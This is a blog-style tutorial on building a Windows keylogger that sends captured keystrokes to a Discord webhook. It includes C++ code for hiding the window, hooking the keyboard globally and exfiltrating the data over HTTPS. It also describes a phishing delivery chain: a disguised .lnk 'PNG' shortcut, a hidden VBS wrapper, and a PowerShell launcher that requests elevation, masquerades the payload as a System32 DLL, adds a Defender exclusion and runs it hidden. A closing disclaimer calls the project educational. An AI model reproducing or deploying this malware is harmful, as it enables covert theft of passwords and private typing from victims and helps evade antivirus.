Discord Webhook Keylogger
This is a Windows-based keylogger thats captures keystrokes and exfiltrates them to Discord via webhooks.
The Anatomy of a Keylogger
1. Hiding
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
// Hide console window
void Stealth() {
#ifdef invisible
    HWND hwnd = GetConsoleWindow();
    if (hwnd) {
        ShowWindow(hwnd, SW_HIDE);
        FreeConsole();
    }
#endif
}

// Single instance check
hMutex = CreateMutexW(NULL, TRUE, L"Global\\MyKeyloggerMutex");
if (GetLastError() == ERROR_ALREADY_EXISTS) {
    if (hMutex) CloseHandle(hMutex);
    return 0;
}
The first rule of the club: don’t look like malware. Stealth() dose the visual vanishing, GetConsoleWindow() grabs the console handle, ShowWindow(hwnd, SW_HIDE) make it disappear, and FreeConsole() severs the terminal connection entirely. The process now appears as a harmless background application.
But what’s worse than one keylogger? two. The mutex check (CreateMutexW()) creates a system-wide named mutex. if ERROR_ALREADY_EXISTS pops up, we know another instance is already harvesting keystrokes.
2. Keyboard Hook Setup
1
2
3
4
5
6
7
8
9
10
11
12
// Keyboard hook callback
LRESULT CALLBACK HookCallback(int nCode, WPARAM wParam, LPARAM lParam) {
    if (nCode >= 0 && wParam == WM_KEYDOWN) {
        KBDLLHOOKSTRUCT* kbdStruct = reinterpret_cast<KBDLLHOOKSTRUCT*>(lParam);
        Save(kbdStruct->vkCode);
    }
    return CallNextHookEx(_hook, nCode, wParam, lParam);
}

void SetHook() {
    _hook = SetWindowsHookEx(WH_KEYBOARD_LL, HookCallback, NULL, 0);
}
SetWindowsHookEx(WH_KEYBOARD_LL, ...) installs a low-level keyboard hook. That LL means it’s global no injection into other processes required, but it needs to run in its own message loop and (on modern Windows) often requires admin privileges or specific entitlements.
The callback function HookCallback() gets called on every keyboard event. We filter for nCode >= 0 (valid events) and wParam == WM_KEYDOWN (key press, not release). KBDLLHOOKSTRUCT contains the virtual key code in vkCode. We reinterpret the lParam pointer to access it, then pass it to Save().
Critical: CallNextHookEx() passes the event down the hook chain. Skipping this freezes the entire system’s keyboard input.
3. Key Processing and Special Characters
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
const std::map<int, std::string> keyname{
    {VK_BACK, "[BACKSPACE]"},
    {VK_RETURN, "\n"},
    {VK_SPACE, " "},
    // ... other special keys ...
};

int Save(int key_stroke) {
    std::string keystr;
    if (keyname.find(key_stroke) != keyname.end()) {
        keystr = keyname.at(key_stroke);
    } else {
        char key = MapVirtualKeyA(key_stroke, MAPVK_VK_TO_CHAR);
        if (key > 0) {
            keystr = std::string(1, key);
        }
    }
    // Append to buffer...
}
The keyname map translates virtual key codes to readable strings. Virtual keys like VK_SHIFT don’t produce characters, they modify other keys. Without this mapping, you’d just see unintelligible codes.
Save() checks if the key is in our special keys map first. If not, it uses MapVirtualKeyA(key_stroke, MAPVK_VK_TO_CHAR) to convert the virtual key code to an actual character. That A means ANSI, works for most keys but fails spectacularly with Unicode or IME input. For a production keylogger, you’d need ToUnicodeEx() and handle dead keys, but that’s more code and more detection surface.
The silent failure when key <= 0 is intentional. Not every virtual key maps to a character (think Caps Lock, Num Lock). We ignore those unless they’re in our special map.
4. Data Exfiltration to Discord
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
bool SendToDiscord(const std::string& window_title, const std::string& keystrokes) {
    std::string json =
    "{"
    "   \"embeds\": [{"
    "       \"title\": \"Keystroke Capture\","
    "       \"color\": 16711680,"
    "       \"fields\": ["
    "           { \"name\": \"Active Window\", \"value\": \"" + EscapeJson(window_title) + "\", \"inline\": false },"
    "           { \"name\": \"Character Count\", \"value\": \"" + std::to_string(keystrokes.size()) + "\", \"inline\": true },"
    "           { \"name\": \"Logged Data\", \"value\": \"```" + EscapeJson(keystrokes) + "```\", \"inline\": false }"
    "       ],"
    "       \"timestamp\": \"" + GetISO8601Time() + "\""
    "   }]"
    "}";
    // HTTP POST via WinHTTP
}

The JSON structure follows Discord’s embed format. Key details:
"color": 16711680is hexFF0000(bright red), because why be subtle?- Three fields: window context, character count, and the keystrokes in a code block
- ISO 8601 timestamp for chronological tracking
EscapeJson() is crucial. Without it, a " in the window title or keystrokes breaks the JSON syntax. It handles:
- Standard escapes (", \, \n, etc.)
- Unicode escapes for control characters (\u0000 format)
- Leaves printable characters alone
WinHttp is used over libcurl or WinINet because it’s lightweight and built into Windows. The WINHTTP_FLAG_SECURE enables HTTPS—important because plaintext keystrokes over HTTP would be trivial to detect.
5. Threading and Buffering
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
std::string buffer;
std::mutex buffer_mutex;

void DiscordSender() {
    while (running) {
        Sleep(SEND_INTERVAL * 1000);

        std::string copy_keystrokes;
        std::string copy_window_title;
        {
            std::lock_guard<std::mutex> lock(buffer_mutex);
            if (buffer.empty()) continue;

            copy_keystrokes = buffer;
            copy_window_title = buffer_window_title;
            buffer.clear();
        }
        SendToDiscord(copy_window_title, copy_keystrokes);
    }
}
The threading model is producer-consumer:
- Producer: The hook callback thread calls Save() which appends to buffer
- Consumer: DiscordSender() thread wakes every SEND_INTERVAL seconds, copies the buffer, and sends it
std::mutex and std::lock_guard prevent race conditions. Without the lock, the hook could write to buffer while the sender is reading it, causing crashes or data corruption.
The buffer is cleared after copying, not before sending. If the send fails, the data is lost, but that’s acceptable for a keylogger. Retry logic would increase code complexity and detection risk.
std::atomic<bool> running ensures clean shutdown. When main() sets it to false, the sender thread exits its loop after the current iteration.
Social Engineering: Delivery Mechanism
To get someone to run the payload, I went with a classic folder-trap bait setup. Here’s the structure:
1
2
3
4
5
6
7
📁 "Important Documents"/
├──  "Financial_Report.png.lnk"     <- Shortcut to malware
└── .hidden/                          <- Actually contains everything
    ├── decoy.pdf                     <- Legit-looking document
    ├── payload.exe.pdf                   <- The keylogger
    ├── launcher.ps1                  <- PowerShell script
    └── wrapper.vbs                   <- VB Script for stealth
People open folders labeled “Important Documents.” They see what looks like a PNG file (safe!). The .hidden folder is invisible by default in Windows Explorer.
The PowerShell Launcher (launcher.ps1)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# Request admin privileges
if (-not ([Security.Principal.WindowsPrincipal] [Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole(`
    [Security.Principal.WindowsBuiltInRole] "Administrator")) {
    Start-Process -FilePath "powershell.exe" -ArgumentList "-WindowStyle Hidden -ExecutionPolicy Bypass -File `"$PSCommandPath`"" -Verb RunAs
    exit
}

# Disguise the payload
Rename-Item -Path "payload.exe" -NewName "svchost_backup.dll"

# Add to Defender exclusions
Add-MpPreference -ExclusionPath "C:\Windows\System32\svchost_backup.dll"

# Launch decoy and payload
Start-Process "decoy.pdf"
Start-Process "C:\Windows\System32\svchost_backup.dll" -WindowStyle Hidden
Breakdown:
- UAC Bypass Attempt: Re-launches itself as admin. If user clicks “Yes,” we in.
- Masquerading: Renames to .dll in System32—looks legitimate.
- Defender Exclusion: The Add-MpPreference adds the file to Windows Defender’s exclusion list.
- Misdirection: Opens a real PDF first. User thinks that’s what they clicked.
- Stealth Execution: Hidden window for the actual payload.
The VBS Wrapper (wrapper.vbs)
1
2
Set objShell = CreateObject("WScript.Shell")
objShell.Run "powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -File ""launcher.ps1""", 0, False
Why VBS? Because .vbs files can run with wscript.exe which doesn’t show a console window. The 0 as the second parameter means hidden execution.
The LNK File (Financial_Report.png.lnk)
- Target is the VBS wrapper
- Icon changed to look like a PNG (using shell32.dll,13 / resource hacker)
- Extension is .lnk but shows as .png because Windows hides known extensions by default
Sum up
Building this was educational. Using it isn’t.
The scary part isn’t the code but how easy it is to trick humans. That folder structure? I’ve seen variants in actual phishing campaigns. The LNK trick? Still works because people don’t show file extensions.
This project exists in a moral gray zone. Understanding how attackers think makes you better at defense. But there’s a line between education and preparation for illegal activity.
If you’re building this to learn, great. If you’re building it to use, you’re part of the problem.
GitHub Repo:
Nobu